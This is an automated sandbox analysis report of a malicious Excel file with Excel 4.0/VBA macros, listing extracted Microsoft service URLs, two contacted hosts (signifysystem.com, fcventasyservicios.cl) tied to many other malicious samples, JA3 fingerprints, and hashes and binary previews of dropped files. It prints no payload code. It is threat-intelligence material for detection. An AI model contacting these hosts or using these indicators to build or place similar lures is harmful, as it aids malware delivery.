http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://management.azure.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://wus2.contentsync.	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://api.office.net	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://entitlement.diagnostics.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://outlook.office.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://templatelogging.office.com/client/log	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://outlook.office365.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://webshell.suite.office.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://management.azure.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://devnull.onenote.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://ncus.pagecontentsync.	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://messaging.office.com/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://augloop.office.com/v2	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://skyapi.live.net/Activity/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://dataservice.o365filtering.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://directory.services.	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false		high
http://https://staging.cortana.ai	B99E5236-A278-4329-AD10-8C7390047CAE.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412373
Start date:	12.05.2021
Start time:	16:55:19
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	090811fa_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLS@5/6@2/2

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
UNIFIEDLAYER-AS-1US	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\B99E5236-A278-4329-AD10-8C7390047CAE	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368394537130273
Encrypted:	false
SSDEEP:	1536:HcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:sEQ9DQW+zPXO8
MD5:	09C0B583CD51672BB1521BD1C36DAFC2
SHA1:	97C8F703D22A40F3698EB7F3450EE447F1DAC153
SHA-256:	54925EA0DB2CC38DC9E34843E55C6BEA7971EFCAEF09ED2433FF152C6CB452A7
SHA-512:	9A2C727EFA911E73AA9669FF81E2A4F81ED9AB6CB7FB16D201CD81719DFC65922D2D1E883830EAED30A34146BB24E6876BC43D9A190CCC233433940832218CE
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\B99E5236-A278-4329-AD10-8C7390047CAE	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T14:56:25">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\21C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81549
Entropy (8bit):	7.910479773875078
Encrypted:	false
SSDEEP:	1536:BWjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJLe:E+nHSD8YZo/Uh0ZymYQ0y7FALte
MD5:	4E6E9512073AE5D0A325BFF83ADA3376
SHA1:	B96CA44CA4855F3AFDACD83D0DEAC2A3574E5C3C
SHA-256:	6E06AD664887623A48E7E6558FF38BADA410CC222AA23294ABAAFD79419801EF
SHA-512:	E58E13E244D62E0B3392CFD1700616A89D5EA7D955BE60C17E28AB207C78E86D1C0A2AD03542E3A223A61FA70130D221AF012976B399F1547E3ADE1CC537891
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7."..=@...Q.b....0d|.f p.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E.. '/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\090811fa_by_Libranalysis.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:47 2020, mtime=Wed May 12 22:56:28 2021, atime=Wed May 12 22:56:28 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.676160987915277
Encrypted:	false
SSDEEP:	48:8AUkOEEwcN0UkOEEVB6pAUkOEEwcN0UkOEEVB6:8AUkFiN0UkFEVKAUkFiN0UkFEV
MD5:	A6A48ACD43A4D60907DDC33E6D4BCA99
SHA1:	B0ED7383FDC584D810814BC390BF31F7E81186DD
SHA-256:	304BD731FAADFB548046638F0D99CB4C10082D501A36F38FECF604809796A3FD
SHA-512:	41F15EA6D1B04D0F8908FED498F7DEF667A4100F19A2008A76C31DC63BA18DD918B84C3F6E4C55872327EE5A557C73965FE15E44720ECF780ED33FE6A413A8F
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ...L.:....f.l.G...f.l.G.....P.O. .:i....+00.../C:\.....x.1.....N....Users.d.....L...R.....:....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1. 8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....Z.h.a.r.d.z.....~.1.....>Q|x..Desktop.h.....Ny..R.....Y.....>...../2.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2.....R.. .090811~1.XLS..j.....>Qxx.R.....h.....lW.0.9.0.8.1.1.f.a._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....b.....-.....a.....>.S.....C:\User s\user\Desktop\090811fa_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.0.9.0.8.1.1.f.a._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:.,.LB.)...As..`.....X.....468325.... .....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Wed May 12 22:56:28 2021, atime=Wed May 12 22:56:28 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.647536624806349
Encrypted:	false
SSDEEP:	12:8ecXUAuElPCH2Jg5nSYBs3W+WrjAZ/2bDBLC5Lu4t2Y+xIBjKZm:8er5n1AZiD487aB6m
MD5:	9EDDC196E82E41690772AAA7D0D389DC
SHA1:	323CE9C7A5AAC5373BBA99FD627A674B509B4B30
SHA-256:	9C24E0C5685B428DB2DEB1E6CE75AD0AB99C7AB95C9E7C9B9F19530DF1381598
SHA-512:	F3CB8A10D3B7D01B19AC19D9B1B646195C283AE5437EDE41CD7FD35E75DF592EDDA3B0A8E896E3D971D5639B94516A681CFE270436C7E6CD5EC432BDBA35E 57
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....N....-.....l.G..di.l.G...0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qyx..user.<.....Ny..R.....S.....Z.h.a.r.d.z.....~.1.....R....Desktop.h.....Ny..R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....468325.....!a..%.H.VZAj...4.4....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.616107791757186
Encrypted:	false
SSDEEP:	3:oyBVomMNcBo/UwSLMd12Ro/UwSLMd1mMNcBo/UwSLMd1v:dj6NcysNrCsNaNcysNS
MD5:	0B1069AFBBCCB343F3202A219E5B8B35
SHA1:	21D9CC307C660E271204E031EE31EDA332AE73BC
SHA-256:	775048B90A222A3969426DF3C72E2CC7E13BBE0F7FE4C8D900A981D5D744865F
SHA-512:	FA54B38A97059A16CCEC4E65E95CA72332D225B8D797443F07C9A8B1A71B4D1B31D1F0F456E30170A70FCB786E1A0694CE343679A908CD19E6278E0AB3C65F0
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..090811fa_by_Libranalysis.xls.LNK=0..090811fa_by_Libranalysis.xls.LNK=0..[xls]..090811fa_by_Libranalysis.xls.LNK=0..

C:\Users\user\Desktop\22C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616071094564814
Encrypted:	false
SSDEEP:	3072:y7NiRdSD8YNoTU90uDfzn3bB0X7vrPlsrXvLlL7Ld7Niuw:jRdTrTU9ZFyuw
MD5:	953337305CA5176874886A28051C3B9E
SHA1:	6C2C6C350A71C9AEA26B4E16B27E7C359D14712D
SHA-256:	7C283328F2352FB76F9E1F4DFFF9A65A21A0E831CA3E4EF5E8239E631F48356F
SHA-512:	F29862EB6FB74F4F2389F1766096CED21F078E1F788F127A72EE51B62312F8F92EF2F92633941EDCC9D589AD776A49C96286EEC42E46AA2319A294B4C0FF60C7
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....,..8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1...h...8.....C.a.m.b.r.i.a.1.....C.a.l.i.b.r.i.1.....)..A.r.i.a.l.1.....)..A.r.i.a.l.1.....>.....)..A.r.i.a.l.1.....?.....)..A.r.i.a.l.1.....)..A.r.i.a.l.1.....)..A.r.i.a.l.1.....)..C.a.l.i.b.r.i.1.....)..A.r.i.a.l.1.....)..A.r.i.a.l.1.....)..A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	090811fa_by_Libranalysis.xls
File size:	375808
MD5:	090811fa4bbb26277eebc82843f3d70e
SHA1:	135d07236adba8e6441c72df1b7f2c459505583c
SHA256:	11dad18ad216bbbf97891c947ef3b70acd0c5a9a0ce80a9f5c4bcaecd7275164
SHA512:	469ec22e3b2e86bdc5f6d32e3e299ee69f0d12620c0f7486361f19258e7900b3892c8a5d2b1257bdd0188cbe5f9bae7e489dd3f4f17cd5cd81b69abdfa7738d0

General	
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/I/T/tbHm7H9G4l+s2k3zN4sbcN:vUGAt6Uqa5DPdG9uS9QLp4l+s+Y8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "090811fa_by_Libranalysis.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
